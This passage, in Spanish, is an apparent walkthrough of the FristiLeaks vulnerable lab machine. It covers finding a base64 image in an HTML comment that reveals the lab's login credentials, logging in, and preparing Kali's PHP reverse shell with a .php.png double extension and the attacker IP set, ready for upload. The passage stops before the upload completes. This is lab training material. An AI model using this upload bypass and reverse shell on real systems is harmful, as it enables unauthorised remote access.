


Ilustración 21 Codigo View Page Source

```
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
```

Ilustración 22 Comentario

Ahí encontré un **comentario en Base64**, esto lo hice porque muchas veces los desarrolladores dejan comentarios en el HTML que pueden dar pistas. En este caso, efectivamente encontré un texto en **Base64**, lo que me dio la idea de decodificarlo.

1.15 Conversión de Base64 a PNG

Copié el texto en Base64 y lo convertí a un archivo de imagen (.png) al hacerlo, la imagen reveló unas credenciales:




Ilustración 23 Conversión de Base64 a PNG




Ilustración 24 Descarga de Base64 a PNG




Ilustración 25 PNG Descargado

1.16 Credenciales Conseguidas

Usuario: eezeepz
Contraseña: kekkekkekkekkEkkEk

1.16.1 Usuario:
eezeepz

Ilustración 26 Usuario: eezeepz

1.16.2 Contraseña:
kekkekkekkekkEkkEk




Ilustración 27 Contraseña: kekkekkekkekkEkkEk

1.17 Login Fristileaks

Ingresé al login de /fristi/ con esas credenciales y el acceso fue exitoso.




Ilustración 28 Login Fristileaks




Ilustración 29 Login Successfull

1.18 Creación y subida de webshell

Entramos a la carpeta /usr/share/webshells, después a subcarpeta php y verificamos si existen archivos




Ilustración 30 /usr/share/webshells

Copiamos archivo php-reverse-shell.php a Escritorio y verificamos que copio






Ilustración 31 Copiamos archivo php-reverse-shell.php a Escritorio

Copiamos archivo php-reverse-shell.php y Modificacion de nombre



Entrar y Modificar tello.php.png



Cambiar IP a la de Kali Linux: 192.192.192.4





Ilustración 32 Cambiar IP a la de Kali Linux: 192.192.192.4

Nos dirigimos al login de Fristileaks



Cargamos el archivo php.png

